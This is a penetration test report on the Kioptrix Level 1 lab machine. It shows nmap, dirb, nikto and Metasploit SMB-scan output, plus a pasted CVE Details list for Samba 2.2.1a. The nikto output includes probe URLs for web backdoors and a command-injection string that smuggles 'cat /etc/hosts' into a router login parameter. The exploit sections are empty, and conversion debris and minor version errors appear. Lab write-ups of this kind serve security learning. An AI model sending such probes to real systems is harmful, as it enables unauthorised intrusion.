Penetration Test Report

Machine: Kioptrix Level 1

Written By: Lakshy Sharma

Index

Scanning and Information Gathering.

1. Important Observations.

- Server not hidden from other machines on LAN network.
- Lost of outdated software being used.
  - Apache outdated. Used – 1.3.2, Current – 2.4.37
  - OpenSSL outdated. Used – 0.9.6b, Current – 1.1.1.
- Test pages left open for general public.
- This particular nikto finding shows a php backdoor is present in the machine which can be prove to be really worrying.
  - /wordpresswp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: **A PHP backdoor file manager was found.**
- Something more critical that we can see here, looks like a bash backdoor is present.
  - /shell?cat+/etc/hosts: A backdoor was identified.
  - This could mean the machine is already under attack!
- ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
- Overall speaking the server seems to be overflowing with vulnerabilities.

2. Scanning results

Nmap Scan results.

```
$ nmap -sV -p- 10.10.10.3                                                    1 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-05 09:18 EDT
Nmap scan report for 10.10.10.3
Host is up (0.0020s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4  OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.19 seconds
```

Dirb Scan results

```
$ dirb http://10.10.10.3

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed May  5 09:43:51 2021
URL_BASE: http://10.10.10.3/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.3/ ----
+ http://10.10.10.3/~operator (CODE:403|SIZE:273)
+ http://10.10.10.3/~root (CODE:403|SIZE:269)
+ http://10.10.10.3/cgi-bin/ (CODE:403|SIZE:272)
+ http://10.10.10.3/index.html (CODE:200|SIZE:2890)
==> DIRECTORY: http://10.10.10.3/manual/
==> DIRECTORY: http://10.10.10.3/mrtg/
==> DIRECTORY: http://10.10.10.3/usage/

---- Entering directory: http://10.10.10.3/manual/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.3/mrtg/ ----
+ http://10.10.10.3/mrtg/index.html (CODE:200|SIZE:17318)

---- Entering directory: http://10.10.10.3/usage/ ----
+ http://10.10.10.3/usage/index.html (CODE:200|SIZE:5413)

END_TIME: Wed May 5 09:43:59 2021
DOWNLOADED: 13836 - FOUND: 6

3. Information Gathering Observations.

1. From nmap we learn that website has http ports open so I went on the website and I found a test page that shows the computer uses a red hat linux.

Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default **DocumentRoot** set in `/etc/httpd/conf/httpd.conf` has changed. Any subdirectories which existed under `/home/httpd` should now be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

The Apache documentation has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the Red Hat, Inc. website. The manual for Red Hat Linux is available here.

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!

You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!

2. The URL 10.10.10.3/cgi-bin throws a 404 error and leaks critical information of outdated software being used.

Not Found

The requested URL /cgi-bin was not found on this server.

Apache/1.3.20 Server at 127.0.0.1 Port 80

Enumeration

1. Automated Enumeration Scan Results.

Nikto Scan results.

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.3
+ Target Hostname:    10.10.10.3
+ Target Port:        80
+ Start Time:         2021-05-05 09:25:46 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890,   mtime: Wed Sep  5 23:12:46 2001
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to  protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render         the content of the site in a different fashion to the MIME type
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and         0.9.8zc are also current.
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is         the EOL for the 2.x branch.
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system. CAN-2002-0839.
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi. CAN-2003-0542.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which         may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082,   OSVDB-756.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the         URL.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable         to Cross Site Scripting (XSS).
+ OSVDB-3268: /manual/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /test.php: This might be interesting...
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpresswp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts:         A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
```

+ /wordpresswp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpresswp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ 8672 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time: 2021-05-05 09:26:06 (GMT-4) (20 seconds)

+ 1 host(s) tested


Nessus Scan Results.

The nessus scan results have been attached with this report.

2. Manual Enumeration Results.

Using exploit database I found various exploits for the vulnerabilities discovered in scanning and automated enumeration.

Below is an exploit for outdated Apache.



Using Metasploit I found an auxiliary module that can be used to find what version of samba file-share is being used. This is done to check if I can exploit samba services.

Metasploit Scan Output - Samba version 2.2.1a

1. First I searched for a smb scanner in metasploit.
2. Then I entered auxiliary scan and set the remote host as my target machine 10.10.10.3.
3. The output gives the results of samba being used, now I can find exploits.

msf6 > search smb scanner


Matching Modules
==========

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/http/citrix_dir_traversal	2019-12-17	normal	No	Citrix ADC (NetScaler) Directory Traversal Scanner
1	auxiliary/scanner/smb/impacket/dcomexec	2018-03-19	normal	No	DCOM Exec
2	auxiliary/scanner/smb/impacket/secretsdump		normal	No	DCOM Exec
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	auxiliary/scanner/smb/psexec_loggedin_users		normal	No	Microsoft Windows Authenticated Logged In Users Enumeration
5	auxiliary/scanner/sap/sap_smb_relay		normal	No	SAP SMB Relay Abuse
6	auxiliary/scanner/sap/sap_soap_rfc_eps_get_directory_listing		normal	No	SAP SOAP RFC EPS_GET_DIRECTORY_LISTING Directories Information Disclosure
7	auxiliary/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence		normal	No	SAP SOAP RFC PFL_CHECK_OS_FILE_EXISTENCE File Existence Check
8	auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir		normal	No	SAP SOAP RFC RZL_READ_DIR_LOCAL Directory Contents Listing
9	auxiliary/scanner/smb/smb_enumusers_domain		normal	No	SMB Domain User Enumeration
10	auxiliary/scanner/smb/smb_enum_gpp		normal	No	SMB Group Policy Preference Saved Passwords Enumeration
11	auxiliary/scanner/smb/smb_login		normal	No	SMB Login Check Scanner
12	auxiliary/scanner/smb/smb_lookupsid		normal	No	SMB SID User Enumeration (LookupSid)
13	auxiliary/admin/smb/check_dir_file		normal	No	SMB Scanner Check File/Directory Utility
14	auxiliary/scanner/smb/pipe_auditor		normal	No	SMB Session Pipe Auditor
15	auxiliary/scanner/smb/pipe_dcerpc_auditor		normal	No	SMB Session Pipe DCERPC Auditor
16	auxiliary/scanner/smb/smb_enumshares		normal	No	SMB Share Enumeration
17	auxiliary/scanner/smb/smb_enumusers		normal	No	SMB User Enumeration (SAM EnumUsers)
18	auxiliary/scanner/smb/smb_version		normal	No	SMB Version Detection


```
  19  auxiliary/scanner/snmp/snmp_enumshares                              normal  No     SNMP Windows
SMB Share Enumeration
  20  auxiliary/scanner/smb/smb_uninit_cred                               normal  Yes    Samba
_netr_ServerPasswordSet Uninitialized Credential State
  21  auxiliary/scanner/smb/impacket/wmiexec                 2018-03-19   normal  No     WMI Exec


Interact with a module by name or index. For example info 21, use 21 or use
auxiliary/scanner/smb/impacket/wmiexec

msf6 > use 18
msf6 auxiliary(scanner/smb/smb_version) > info

       Name: SMB Version Detection
     Module: auxiliary/scanner/smb/smb_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <x@hdm.io>
  Spencer McIntyre
  Christophe De La Fuente

Check supported:
  No

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  THREADS  1                yes       The number of concurrent threads (max one per host)

Description:
  Fingerprint and display version information about SMB servers.
  Protocol information and host operating system (if available) will
  be reported. Host operating system detection requires the remote
  server to support version 1 of the SMB protocol. Compression and
  encryption capability negotiation is only present in version 3.1.1.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.10.10.3:139        - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 10.10.10.3:139        -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 10.10.10.3:           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploits based on detected samba version.


Exploit 1



Exploit 2



Some more exploits we can use.



CVE Details
The ultimate security vulnerability datasource

Search
View CV
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Log In Register

Vulnerability Feeds & Widgets New www.itsecdb.com

Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ
Articles
External Links :
NVD Website
CWE Web Site
View CVE :
Go
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)
View BID :
Go
(e.g.: 12345)
Search By Microsoft Reference ID:
Go
(e.g.: ms10-001 or 979352)

Samba » Samba » 2.2.1a : Security Vulnerabilities

Cpe Name:cpe:/a:samba:samba:2.2.1a
CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2019-3880	22		Dir. Trav.	2019-04-09	2019-05-27	5.5	None	Remote	Low	Single system	None	Partial	Partial
A flaw was found in the way samba implemented an RPC endpoint emulating the Windows registry service API. An unprivileged attacker could use this flaw to create a new registry hive file anywhere they have unix permissions which could lead to creation of a new file in the Samba share. Versions before 4.8.11, 4.9.6 and 4.10.2 are vulnerable.														
2	CVE-2019-3824	275		DoS	2019-03-06	2019-04-05	4.0	None	Remote	Low	Single system	None	None	Partial
A flaw was found in the way an LDAP search expression could crash the shared LDAP server process of a samba AD DC in samba before version 4.10. An authenticated user, having read permissions on the LDAP server, could use this flaw to cause denial of service.														
3	CVE-2018-10858	119		Exec Code Overflow	2018-08-22	2019-06-26	6.5	None	Remote	Low	Single system	Partial	Partial	Partial
A heap-buffer overflow was found in the way samba clients processed extra long filename in a directory listing. A malicious samba server could use this flaw to cause arbitrary code execution on a samba client. Samba versions before 4.6.16, 4.7.9 and 4.8.4 are vulnerable.														
4	CVE-2018-1139	522			2018-08-22	2019-10-09	4.3	None	Remote	Medium	Not required	Partial	None	None
A flaw was found in the way samba before 4.7.9 and 4.8.4 allowed the use of weak NTLMv1 authentication even when NTLMv1 was explicitly disabled. A man-in-the-middle attacker could use this flaw to read the credential and other details passed between the samba server and client.														
5	CVE-2017-12163	200		+Info	2018-07-26	2019-10-09	4.8	None	Local Network	Low	Not required	Partial	Partial	None
An information leak flaw was found in the way SMB1 protocol was implemented by Samba before 4.4.16, 4.5.x before 4.5.14, and 4.6.x before 4.6.8. A malicious client could use this flaw to dump server memory contents to a file on the samba share or to a shared printer, though the exact area of server memory cannot be controlled by the attacker.														
6	CVE-2017-12151	310			2018-07-27	2019-10-09	5.8	None	Remote	Medium	Not required	Partial	Partial	None
A flaw was found in the way samba client before samba 4.4.16, samba 4.5.14 and samba 4.6.8 used encryption with the max protocol set as SMB3. The connection could lose the requirement for signing and encrypting to any DFS redirects, allowing an attacker to read or alter the contents of the connection via a man-in-the-middle attack.														
7	CVE-2017-12150				2018-07-26	2019-10-09	5.8	None	Remote	Medium	Not required	Partial	Partial	None
It was found that samba before 4.4.16, 4.5.x before 4.5.14, and 4.6.x before 4.6.8 did not enforce "SMB signing" when certain configuration options were enabled. A remote attacker could launch a man-in-the-middle attack and retrieve information in plain-text.														
8	CVE-2012-6150	20		Bypass	2013-12-03	2017-01-06	3.6	None	Remote	High	Single system	Partial	Partial	None
The winbind_name_list_to_sid_string_list function in nsswitch/pam_winbind.c in Samba through 4.1.2 handles invalid require_membership_of group names by accepting authentication by any user, which allows remote authenticated users to bypass intended access restrictions in opportunistic circumstances by leveraging an administrator's pam_winbind configuration-file mistake.														
9	CVE-2011-2724	20		DoS	2011-09-06	2018-10-30	1.2	None	Local	High	Not required	None	None	Partial
The check_mtab function in client/mount.cifs.c in mount.cifs in smbfs in Samba 3.5.10 and earlier does not properly verify that the (1) device name and (2) mountpoint strings are composed of valid characters, which allows local users to cause a denial of service (mtab corruption) via a crafted string. NOTE: this vulnerability exists because of an incorrect fix for CVE-2010-0547.														
10	CVE-2010-3069	119		DoS Exec Code Overflow	2010-09-15	2018-10-30	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Stack-based buffer overflow in the (1) sid_parse and (2) dom_sid_parse functions in Samba before 3.5.5 allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code via a crafted Windows Security ID (SID) on a file share.														
11	CVE-2010-0547	20		DoS	2010-02-04	2013-04-18	2.1	None	Local	Low	Not required	None	None	Partial
client/mount.cifs.c in mount.cifs in smbfs in Samba 3.4.5 and earlier does not verify that the (1) device name and (2) mountpoint strings are composed of valid characters, which allows local users to cause a denial of service (mtab corruption) via a crafted string.														
12	CVE-2007-6015	119		Exec Code Overflow	2007-12-13	2018-10-30	9.3	Admin	Remote	Medium	Not required	Complete	Complete	Complete
Stack-based buffer overflow in the send_mailslot function in nmbd in Samba 3.0.0 through 3.0.27a, when the "domain logons" option is enabled, allows remote attackers to execute arbitrary code via a GETDC mailslot request composed of a long GETDC string following an offset username in a SAMLOGON logon request.														
13	CVE-2004-2546			DoS	2004-12-31	2018-10-30	6.4	None	Remote	Low	Not required	Partial	None	Partial
Multiple memory leaks in Samba before 3.0.6 allow attackers to cause a denial of service (memory consumption).														
14	CVE-2004-1154			DoS Exec Code Overflow	2005-01-10	2018-10-30	10.0	Admin	Remote	Low	Not required	Complete	Complete	Complete
Integer overflow in the Samba daemon (smbd) in Samba 2.x and 3.0.x through 3.0.9 allows remote authenticated users to cause a denial of service (application crash) and possibly execute arbitrary code via a Samba request with a large number of security descriptors that triggers a heap-based buffer overflow.														
15	CVE-2004-0815			Bypass	2004-11-03	2018-10-30	7.5	User	Remote	Low	Not required	Partial	Partial	Partial
The unix_clean_name function in Samba 2.2.x through 2.2.11, and 3.0.x before 3.0.2a, trims certain directory names down to absolute paths, which could allow remote attackers to bypass the specified share restrictions and read, write, or list arbitrary files via "/../" style sequences in pathnames.														
16	CVE-2003-0201			Exec Code Overflow	2003-05-05	2018-10-30	10.0	Admin	Remote	Low	Not required	Complete	Complete	Complete
Buffer overflow in the call_trans2open function in trans2.c for Samba 2.2.x before 2.2.8a, 2.0.10 and earlier 2.0.x versions, and Samba-TNG before 0.3.2, allows remote attackers to execute arbitrary code.														
17	CVE-2003-0196			DoS Exec Code Overflow	2003-05-05	2018-10-30	10.0	Admin	Remote	Low	Not required	Complete	Complete	Complete
Multiple buffer overflows in Samba before 2.2.8a may allow remote attackers to execute arbitrary code or cause a denial of service, as discovered by the Samba team and a different vulnerability than CVE-2003-0201.														
18	CVE-2003-0086				2003-03-31	2018-10-19	1.2	None	Local	High	Not required	None	Partial	None
The code for writing reg files in Samba before 2.2.8 allows local users to overwrite arbitrary files via a race condition involving chown.														
19	CVE-2003-0085			Exec Code Overflow	2003-03-31	2018-10-19	10.0	Admin	Remote	Low	Not required	Complete	Complete	Complete
Buffer overflow in the SMB/CIFS packet fragment re-assembly code for SMB daemon (smbd) in Samba before 2.2.8, and Samba-TNG before 0.3.1, allows remote attackers to execute arbitrary code.														
20	CVE-2002-2196	119		Exec Code Overflow	2002-12-31	2008-09-05	7.5	User	Remote	Low	Not required	Partial	Partial	Partial
Samba before 2.2.5 does not properly terminate the enum_csc_policy data structure, which may allow remote attackers to execute arbitrary code via a buffer overflow attack.														

